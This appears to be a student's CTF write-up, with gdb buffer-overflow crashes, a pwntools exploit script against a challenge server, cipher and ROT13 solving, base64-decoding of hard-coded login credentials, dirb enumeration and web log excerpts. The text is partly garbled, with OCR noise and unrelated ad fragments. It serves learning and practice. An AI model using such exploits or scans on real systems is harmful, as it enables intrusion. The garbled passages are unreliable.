/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if pyversion is 3:
Reading symbols from ./cnsec1.elf_16.04...
(No debugging symbols found in ./cnsec1.elf_16.04)
gdb-peda$ run < <(python3 -c "print('A'*200)")
Starting program: /home/seed/Downloads/ctf/cnsec1.elf_16.04 < <(python3 -c "print('A'*200)")

Program received signal SIGSEGV, Segmentation fault.
[----- registers -----]
RAX: 0x0
RBX: 0x4005c0 (<__libc_csu_init>:      push    r15)
RCX: 0x7ffff7fad980 --> 0xfbcd2088
RDX: 0x0
RSI: 0x6022d0 ('A' <repeats 152 times>, "\n")
RDI: 0x7ffff7fb04d0 --> 0x0
RBP: 0x4141414141414141 ('AAAAAAA')
RSP: 0x7fffffffdf8 ('A' <repeats 160 times>)
```

```
gdb-peda$ i r rip
rip          0x4005bf          0x4005bf <main+89>
gdb-peda$
```

Systematizing the payloads:

```
[12/05/25]seed@VM:~/Downloads$ python3 -c "import sys; sys.stdout.buffer.write(b'A'*24)" > A24
[12/05/25]seed@VM:~/Downloads$ python3 -c "import sys; sys.stdout.buffer.write(b'A'*100)" > A100
[12/05/25]seed@VM:~/Downloads$ python3 -c "import sys; sys.stdout.buffer.write(b'A'*200)" > A200
[12/05/25]seed@VM:~/Downloads$ python3 -c "import sys; sys.stdout.buffer.write(b'A'*300)" > A300
```

Each were run:

```
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x00000000004005bf in main ()
gdb-peda$ i r rip
rip          0x4005bf          0x4005bf <main+89>
gdb-peda$ i r rbp
rbp          0x4141414141414141  0x4141414141414141
gdb-peda$
```

Here we learned that 24 A overwrites the buffer.

A Python script was used to make this into a payload and run onto the program using gdb. This was done until 24 bytes hit the mark ($16 \times A; 8 \times B; 4 \times C$). That was used for the one-line payload input in the IP address below:

16 A was for the buffer overflow.

8 B was used for the RBP.

4 C was for overwriting the RIP.

Seeing that there is a certain `flag.txt` when the overflow worked, it was opened. There, the flag was seen.

Pwn02, 200

The approach used for this was also **buffer overflow**. Creating a payload and trying to crash the file until the RIP is not overwritten was done (the point before it).

```
[+] Screenshot : < /home/ctf/Downloads/cnsec2elf.16.04 <(python3 -c "print('A'*200)")  
Starting program: /home/ctf/Downloads/cnsec2elf.16.04 <(python3 -c "print('A'*200)")  
Type something to get the flag:  
  
Program received signal SIGSEGV, Segmentation fault.  
    [current frame]  
  [registers]  
rax: 0x0  
rbx: 0x400820 < libc csu init:: push r15  
rcx: 0xfffffff7ad0b8 -> 0xbfdab2088  
rdx: 0x0  
rsi: 0x602d20 ('A' <repeats 152 times>, "\n")  
rdi: 0xffffffff7bd4d0 ... 0x0  
rbp: 0x4141414141414141 ('AAAAAAA')  
rsp: 0xfffffff7d010 ('A' <repeats 112 times>)  
rip: 0x40081d (<main+109>: ret)  
rb: 0x7fffffffdbfc ('A' <repeats 200 times>)  
r9: 0x4141414141414141 ('AAAAAAA')  
r10: 0x4141414141414141 ('AAAAAAA')  
r11: 0x4141414141414141 ('AAAAAAA')  
r12: 0x400600 (<start>: xor ebp,ebp)  
r13: 0xfffffffffe100 -> 0x1  
r14: 0x0  
r15: 0x0  
sflags: 0x10286 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)  
[----- code -----]
```

After doing trial and error, it was learned that the offset is at 88. Using the python script below, the shell was reversed.



Info

Date of the screenshot below shows 12/08/2025 because the screenshot of the python script used was taken when the writeup was being finalized.

```
[12/08/25] seed@VM:~/Downloads$ cat exploitfinal.py
Screenshot
#!/usr/bin/env python3
from pwn import *
import time

HOST = "202.92.144.172"
PORT = 14379

OFFSET      = 88          # bytes to saved RIP (0x58)
RET_GADGET = 0x4005a9    # single 'ret' to fix 16-byte alignment
FLAG_FUNC   = 0x400756    # address of flag()

def main():
    p = remote(HOST, PORT)

    try:
        p.recvuntil(b"Type something to get the flag:", timeout=2)
    except EOFError:
        pass

    payload = b"A" * OFFSET
    payload += p64(RET_GADGET)
    payload += p64(FLAG_FUNC)

    p.sendline(payload)

    time.sleep(0.05)
```

Shell reversed showed the flag immediately.

MISC

Challenge	5 Solves	X
<h1>Pinoy Ako</h1> <h2>10</h2> <p>A traditional Filipino open-air market.</p> <p>(flag format: cnsec{your_flag})</p> <input style="width: 100%; height: 40px; margin-top: 10px;" type="text" value="cnsec{
<u>red wavy line</u>
}"/> <div style="float: right; padding-right: 10px;">Submit</div>		

Guess was palengke.

Challenge

11 Solves

Sanity Check (Practice)

10

cnsec{1t_w0rks!}

cnsec{1t_w0rks!}

Submit

Screenshot Dump



Info

This section contains all screenshot used for reference.

The screenshot shows a browser window with a CTF platform landing page. The page features a large "CTF" logo, social media links for Twitter and Facebook, and a "Click here to login and..." button. A context menu is open over the page, showing options like Back, Refresh, Save as, Print, etc. To the right of the browser is a code editor window displaying a portion of a web page's source code. The code includes HTML, CSS, and JavaScript, with some parts highlighted in yellow.

Front Page 10

The screenshot shows two windows from the Wireshark network analyzer. On the left is the main interface showing a list of captured packets. A specific packet (packet 42) is selected, showing details like Hostname: localhost:8484, Content Type: application/x-msdos-program, and Size: 60 kB. The file content is shown as "sample.exe". On the right is a "Follow HTTP Stream" window for the selected packet. The stream shows an initial GET request followed by a response. The response body contains a portion of a web page with text about hidden files and a link to a GitHub repository. The bottom of the stream window shows the total number of clients and servers involved.

P

MD5 reverse for 26cae7718c32180a7a0f8e19d6d40a59

The MD5 hash [26cae7718c32180a7a0f8e19d6d40a59](#) was successfully reversed into the string [facebook](#)

Feel free to provide some other MD5 hashes you would like to try to reverse.

Reverse a MD5 hash

26cae7718c32180a7a0f8e19d6d40a59

Reverse

The Season of Glow and Giving

Join the movement of real, research-based skincare results.



Dermorepubblica

You can generate the MD5 hash of the string which was just reversed to have the proof is the same as the MD5 hash you provided:

Convert a string to

A horizontal banner with the text "Welcome to the REPUBLIQ" in large, bold, white letters. Below it, smaller text reads "We didn't just eat trends - we prove them. Backed by science, guaranteed to make you look and feel your absolute best." There are also small icons of a person and a bottle.

The Season of Glow and Giving


Skincare that works, because it's built on research.

Open >


Convert

```
xor.py ~/Downloads/ctf Save < > seed@VM: ~/.../ctf ls %2f hash.txt output.txt sample.exe xor [12/05/25]seed@VM:~/.../ctf$ python3 xor.py a: idyoiqibeiegcfaw b: jgzljrjafjfd`ebt c: kf{mksk`gkgeadcu d: la|jltlg`l`bfcdcr e: m`}kmumfamacgbes f: nc-hnvnebnb`dafp h: `mpf`x`kl`lnjoh~ j: bordbzbinbnlhmj| k: cnsec{chocomilk} l: ditbd|dohdhjnklz m: ehuce}enieikojm{ n: fkv`f~fmjfjhlinx p: xuh~x`xstxtvrwpf r: zwj|zbzqvzvtpurd s: {vk}{c{pw{wuqtse t: |qlz|d|wp|prvstb u: }pm{}e}vq}qswruc v: ~snx~f~ur~rptqv` [12/05/25]seed@VM:~/.../ctf$
```

```
seed@VM: ~/.../ctf$ ls  
%2f cipher.bin hash.txt header output.txt sample.exe xor xor.py  
[12/05/25]seed@VM:~/.../ctf$ cat header cipher.bin > combined.bin  
[12/05/25]seed@VM:~/.../ctf$ xdg-open combined.bin  
[12/05/25]seed@VM:~/.../ctf$
```



```
seed@VM: ~/.../crypto05$ ls  
%2f cipher.bin hash.txt header output.txt sample.exe xor xor.py  
[12/05/25]seed@VM:~/.../crypto05$ cat header cipher.bin > combined.bin  
[12/05/25]seed@VM:~/.../crypto05$ xdg-open combined.bin  
[12/05/25]seed@VM:~/.../crypto05$
```



```
ort -nr  
243 m  
177 k  
164 t  
139 o  
135 r  
134 g  
130 v  
127 s  
116 f  
87 b  
75 y  
51 q  
51 e  
51 d  
41 i  
40 h  
32 p  
30 z  
27 l  
21 w  
13 x  
12 c  
3 u  
2 j
```

```
[12/05/25]seed@VM:~/.../06crypto$
```

```
[12/05/25]seed@VM:~/.../06crypto$ cat cipher.txt | tr 'tvmgsrokpbpeaydqfi' 'THEAISNOLCUQDFWRB'  
THE LIFE THAT IS NOT CONSECRATED TO A LOFTw AND REASONABLE hURhOSE IS A TREE WITHOUT A SHADE IF  
OT A h0ISONOUS WEED  
  
TO DO zOOD FOR hERSONAL zAIN AND NOT FOR ITS OWN SAcE IS NOT xIRTUE  
  
IT IS RATIONAL TO BE CHARITABLE AND LOxE ONES FELLOW CREATURE AND TO ADuUST ONES CONDUCT ACTS AN  
WORDS TO WHAT IS IN ITSELF REASONABLE  
  
WHETHER OUR ScIN BE BLACc OR WHITE WE ARE ALL BORN EjUAL SUhERIORITw IN cNOWLEDzE WEALTH AND BEA  
Tw ARE TO BE UNDERSTOOD BUT NOT SUhERIORITw Bw NATURE  
  
THE HONORABLE LAN hREFERS HONOR TO hERSONAL zAIN THE SCOUNDREL zAIN TO HONOR  
  
TO THE HONORABLE LAN HIS WORD IS SACRED  
  
DO NOT WASTE THw TlE WEALTH CAN BE RECOxERED BUT NOT TlE LOST  
  
DEFEND THE OhhRESSED AND ETzHT THE OhhRESSOR BEFORE THE LAW OR IN THE EFIELD
```

14 Rules of Kartilya ng Katipunan ni Emilio Jacinto

I

The life that is not consecrated to a lofty and reasonable purpose is a tree without a shade, if not a poisonous weed.

Ang kabuhayang hindi ginugugol sa isang malaki at banal na kahalanan ay kahoy na walang lilim, kun di damong makamandang.

The First Code of Conduct simply tells us that we must have a purpose-driven life. We must

A screenshot of a terminal window titled "output.txt" located at "/Downloads/ctf/06crypto". The window contains three tabs: "Untitled Document 1", "cipher.txt", and "output.txt". The "output.txt" tab is active and displays the following text:

```
he is worth most who is a man of proven and real value who does good  
keeps his words is worthy and honest he who does not oppress nor  
consent to being oppressed he who loves and cherishes his fatherland  
though he be born in the wilderness and know no tongue but his own  
flag is liberty
```

26

```
27 when these rules of conduct shall be known to all the longedfor sun  
of liberty shall rise brilliant over this most unhappy portion of the  
globe and its rays shall diffuse everlasting joy among the  
confederated brethren of the same rays the lives of those who have  
gone before the fatigues and the wellpaid sufferings will remain if  
he who desires to enter the katipunan has informed himself of all  
this and believes he will be able to perform what will be his duties  
he may fill out the application for admission
```

WHEN THESE RULES OF CONDUCT SHALL BE KNOWN TO ALL THE LONGEDFOR SUN OF LIBERTY SHALL RISE BRIL
NT OVER THIS MOST UNHAPPY PORTION OF THE GLOBE AND ITS RAYS SHALL DIFFUSE EVERLASTING JOY AMONG
E CONFEDERATED BRETHREN OF THE SAME RAYS THE LIVES OF THOSE WHO HAVE GONE BEFORE THE FATIGUES A
THE WELLPAID SUFFERINGS WILL REMAIN IF HE WHO DESIRES TO ENTER THE KATIPUNAN HAS INFORMED HIMSE
OF ALL THIS AND BELIEVES HE WILL BE ABLE TO PERFORM WHAT WILL BE HIS DUTIES HE MAY FILL OUT THE
PLICATION FOR ADMISSION

[12/05/25]seed@VM:~/.../06crypto\$ ^C

[12/05/25]seed@VM:~/.../06crypto\$ cat cipher.txt | tr 'tvmbsdgropkfywiheqzjclxu' 'thelifasnocrd
uwgqkmvj'

the life that is not consecrated to a lofty and reasonable purpose is a tree without a shade i
ot a poisonous weed

to do good for personal gain and not for its own sake is not virtue

it is rational to be charitable and love ones fellow creature and to adjust ones conduct acts
words to what is in itself reasonable

whether our skin be black or white we are all born equal superiority in knowledge wealth and b
ty are to be understood but not superiority by nature

the honorable man prefers honor to personal gain the scoundrel gain to honor

to the honorable man his word is sacred

cypher006

[12/05/25]seed@VM:~/.../crypto006\$ cat cipher.txt | tr 'evhdjkptycsf' 'THEIADNGFWRS'
IF THE mrzoG wAo HAD gEEo NESS iREraaziIED, IF HE HAD HAD wrRE azRIRsITm AoD HAD aARED Tr SEE WITH HIS riERA GNASSES WHAT WAS GrIoG ro Io T
T ATwrSiHERE rF NIGHT, HE WrZND HAqE gEEo aHARwED WITH roE rF THrSE wAGiaAN AoD FaOTASTIa SiEtaAaNES, THE NiUe rF WHiaH IS SrwETIwES SEEo I
THE GREAT THEATERS rF EzRriE. Tr THE SzgDzED STRAIoS rF THE rRaHESTRA THERE SEEwS Tr AiiEAR Io THE wIDST rF A SHrWER rF NIGHT, A aSaADE r
GrND AoD DIAwroDS Io Ao rRIEoTAN SETTIoG, A DEITm WRAiiED Io wISTm GAZLE, A SmNiH EoqENRIED Io A NzwiOrzS HANr, WMr wrqES FrRWARD AiiAREoTn
WITHHrzT TrzahIoG THE FNrrR. Io HER iRESeoaE THE FNrWERS gNrrw, THE DAoae AWAuEoS, THE wzSiA gZRSTS FFrTH, AoD TRrriS rF DeqINS, omwiHS, SA
RS, DEwroS, AoGENS, SHEiHERDS AoD SHEiHERDESSES, DAoae, SHAuE THEIR TAgrzRIOEs, AoD WHIRN AgrzT Io RHmTHwIa EgRnzTiRoS, EAah roE inAAIoG S
E TRIGzTE AT THE FEET rF THE GrDDESS. IgARRA WrZND HAqE SEEo A gEAzTfZn AoD GRAaEFzN wAIDEo, aNrTHED Io THE iiaTzRESxZr GARWeoTS rF THE DA
HTERS rF THE iHINIIiIoES, STAoDIoG Io THE aEoTER rF A SEwIaIRaNE WADE zi rF EqERm aNASS rF iEriNE, aHioESE, SiAoIARDS, FINiiIorS, SrNDIERS,
zRATES, rND wEO AoD mrzoG, ANN GESTIazNATIog AoD wrqIoG AgrzT Io A NiqEnM wAOoER. iADRE DAWASr STrrD AT THE SIDE rF THE gEAzTm, SwINoG NI
roe ESiEaIANNm gNESSED. FRAM SigMNA-mES, FRAM SigMNA HiWSENf-WAS TANuIoG Tr HER. DrñA qIaTrRIOa WAS ARRaoGiOg Io THE wAGOIFIaEoT HAIR rF
E wAIDEo A STRIoG rF iEARNs AoD DIAwroDS WHiaH THREW rZT ANN THE gEAzTfZn TiOts rF THE RAiogrW. SHE WAS WHITE, iERHAIS Trr wzah Sr, AoD W
oEqr SHE RAISED HER DrWoAASt EmES THERE SHRoE FrRTH A SirTNESS Srzn. WHEo SHE SwINED Sr AS Tr SHrw HER SWANN WHITE TEETH THE gEHrNDER REA
LED THAT THE RrSE IS roNm A FNrWERS AoD IqrRm gZt THE ENEiHaot'S TsZu. FRRw rZT THE FiNwm iIñA DRAIERIES ARrzOD HER WHITE AoD SHaiENm oEau
ERE gNIouED, AS THE TAGANRGS SAM, THE gRIGHT EmES rF A arnnAR rF DIAwroDS. roE wAo roNm Io ANN THE aRrWD SEEwED IoSEoSiGNE Tr HER RADIAoT
FnzEoA-E-A mrzoG FRAoaiSaAo, THiO, WASTED, AoD iANE, WMr WATaHED HER FRRw A DISTAoAe, wrTiRoNESS AS A STATZoE AoD SaArAEnM gREATHiOG.

gzT IgARRA SAW orTHiOg rF ANN THIS-HIS EmES WERE FiNED ro rTHER THiOgs. A SwANN SiAaE WAS EoaNrSED gm FrzR gARE AoD GRIwm WANNs, Io roE rF
HiA Was Ao IRro GRATiOg. ro THE FiNTHm AoD NrATHSrWE FNrrR Was A wAT ziro WHiaH Ao rND wAo NAm ANroE Io THE THRfES rF DEATH, Ao rND wAo g
ATHiOg WITH DIFFIazNTm AoD TzRoIoG HIS HEAD FrRw SIDE Tr SIDE AS AwID HIS TEARS HE zTTERED A oAwE. T HE rND wAo WAS ANroE, gzT FRRw TiWe Tr
IwE A GRrao rR THE RATTNE rF A aHaiO WAS HEARD ro THE rTHER SIDE rF THE WANN. FAR AWAm THERE WAS A wERRw FEAST, ANwrST Ao rRgm; A mrzTH Wa
NAzGHiOg, SHrzTioG, AoD irzRIOg WiOe ziro THE FNrWERS AwID THE AiiNAzSE AoD DRzouEo NAzGHTER rF HIS arwiAoIroS. THE rND wAo HAD THE FEATzR
rF HIS FATHER, THE mrzTH WAS HiWSENf, AoD THE oAwE THAT THE rND wAo zTTERED WITH TEARS WAS HIS rWo oAwE! THIS WAS WHAT THE WRETaHED mrzoG
o SAW gEfFrE HiW. THE NIGHTS Io THE HzrSE riirSiTE WERE EnTiOgZiSHED, THE wzSiA AoD THE orISEs aEASED, gzT IgARRA STiNN HEARD THE AoGzISHE
aRm rF HIS FATHER aANNiOg ziro HIS Sro Io THE HzrSE rF HIS DEATH.

[12/05/25]seed@VM:~/.../crypto006\$

ABCDEFIGHJKLMNOPQRSTUVWXYZ

[12/05/25]seed@VM:~/.../IDA\$ strings rev00.exe | grep "cnsec"

cnsec{g00d_f1nd}

[12/05/25]seed@VM:~/.../IDA\$

```
createfileW  
WriteConsoleW  
pafrp{Orgrytrhfr}  
Please enter the password:  
Here's your flag: %s  
Invalid password!
```

```
abcdefghijklmnopqrstuvwxyz  
ABCDEFGHIJKLMNOPQRSTUVWXYZ
```

```
abcdefghijklmnopqrstuvwxyz  
ABCDEFGHIJKLMNOPQRSTUVWXYZ  
[12/05/25]seed@VM:~/.../130IDA$ strings rev01.exe | grep "cnsec"  
[12/05/25]seed@VM:~/.../130IDA$ strings rev01.exe > output.txt  
[12/05/25]seed@VM:~/.../130IDA$ echo "pafrp{Orgrytrhfr}" | tr 'A-Za-z' 'N-ZA-Mn-za-m'  
cnsec{Betelgeuse}  
[12/05/25]seed@VM:~/.../130IDA$
```

We need to get in!

The screenshot shows a browser developer tools interface with the Network tab selected. On the left, there is a form with fields for Username and Password, and a Submit button. The Network tab lists several resources: 202.92.144.172, style.css, jquery.min.js, and index.js. The index.js resource is selected, and its Response tab shows the following JavaScript code:

```
$(document).ready(function() {
    $("button").click(function() {
        const r = {
            u: "input[name=username]",
            p: "input[name=password]"
        }
        , t = {};
        for (const e in r)
            t[e] = btoa(document.querySelector(r[e]).value).replace(/\-/g, "");
        return "dXNlcnVzZXI" !== t.u ? alert("Incorrect Username") : "Y25zZWN7MDBwU19wNHNzVzByRF9yM1YzNExlZH0" !== t.p ? alert("Incorrect Password")
    });
});
```

At the bottom of the Network tab, it says "4 requests 651 B transferred 90.9 [] Line 2, Column 1".

```
seed@VM: ~/.../ctf  
[12/05/25]seed@VM:~/.../ctf$ echo "dXNlcnVzZXI=" | base64 -d  
useruser[12/05/25]seed@VM:~/.../ctf$ echo "Y25zZWN7MDBwU19wNHNzVzByRF9yM1YzNExlZH0=" | base64 -d  
cnsec{00ps_p4ssW0rD_r3V34L3d}[12/05/25]seed@VM:~/.../ctf$
```

```
[12/05/25] seed@VM:~$ dirb http://202.92.144.172:9081
```

```
-----  
DIRB v2.22  
By The Dark Raver  
-----
```

```
START_TIME: Fri Dec 5 14:50:32 2025  
URL_BASE: http://202.92.144.172:9081/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
```

```
-----  
GENERATED WORDS: 4612
```

```
---- Scanning URL: http://202.92.144.172:9081/ ----  
+ http://202.92.144.172:9081/cgi-bin/ (CODE:403|SIZE:291)  
+ http://202.92.144.172:9081/index.html (CODE:200|SIZE:80)  
+ http://202.92.144.172:9081/server-status (CODE:403|SIZE:296)
```


```
-----  
START_TIME: Fri Dec 5 14:56:16 2025  
URL_BASE: http://202.92.144.172:9081/cgi-bin/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
```

```
-----  
GENERATED WORDS: 4612
```

```
---- Scanning URL: http://202.92.144.172:9081/cgi-bin/ ----  
+ http://202.92.144.172:9081/cgi-bin/status (CODE:200|SIZE:21)
```

```
-----  
END_TIME: Fri Dec 5 14:59:49 2025  
DOWNLOADED: 4612 - FOUND: 1
```

Wireshark



```

cat: (50) Recv failure: Connection reset by peer
[12/05/25] seed@VM:~$ echo "Y25zZWN7QE45X0hpckBwX25pN09fSGFoQH0K" | base64 -d
cnsec{@N9_Hir@p_ni70_Hah@}
[12/05/25] seed@VM:~$
[12/05/25] seed@VM:~$

```

```


12.51.37.191 - - [11/Jun/2021:19:22:59 +0800] "GET /wordpress/wp-content/plugins/wp-file-manager/lib/js/commands/fullscreen.js?ver=7.1.2 HTTP/1.1" 200 839 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36"
12.51.37.191 - - [11/Jun/2021:19:22:59 +0800] "GET /wordpress/wp-content/plugins/wp-file-manager/lib/js/commands/getfile.js?ver=7.1.2 HTTP/1.1" 200 1807 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36"
12.51.37.191 - - [11/Jun/2021:19:22:59 +0800] "GET /wordpress/wp-content/plugins/wp-file-manager/lib/js/commands/help.js?ver=7.1.2 HTTP/1.1" 200 4672 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36"
12.51.37.191 - - [11/Jun/2021:19:22:59 +0800] "GET /wordpress/wp-content/plugins/wp-file-manager/lib/js/commands/hidden.js?ver=7.1.2 HTTP/1.1" 200 517 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36"
12.51.37.191 - - [11/Jun/2021:19:22:59 +0800] "GET /wordpress/wp-content/plugins/wp-file-manager/lib/js/commands/hide.js?ver=7.1.2 HTTP/1.1" 200 1774 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36"
12.51.37.191 - - [11/Jun/2021:19:22:59 +0800] "GET /wordpress/wp-content/plugins/wp-file-manager/lib/js/commands/home.js?ver=7.1.2 HTTP/1.1" 200 646 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36"
12.51.37.191 - - [11/Jun/2021:19:22:59 +0800] "GET /wordpress/wp-content/plugins/wp-file-manager/lib/js/commands/mkdir.js?ver=7.1.2 HTTP/1.1" 200 1336 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36"
12.51.37.191 - - [11/Jun/2021:19:23:00 +0800] "GET /wordpress/wp-content/plugins/wp-file-manager/lib/js/commands/info.js?ver=7.1.2 HTTP/1.1" 200 4530 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36"
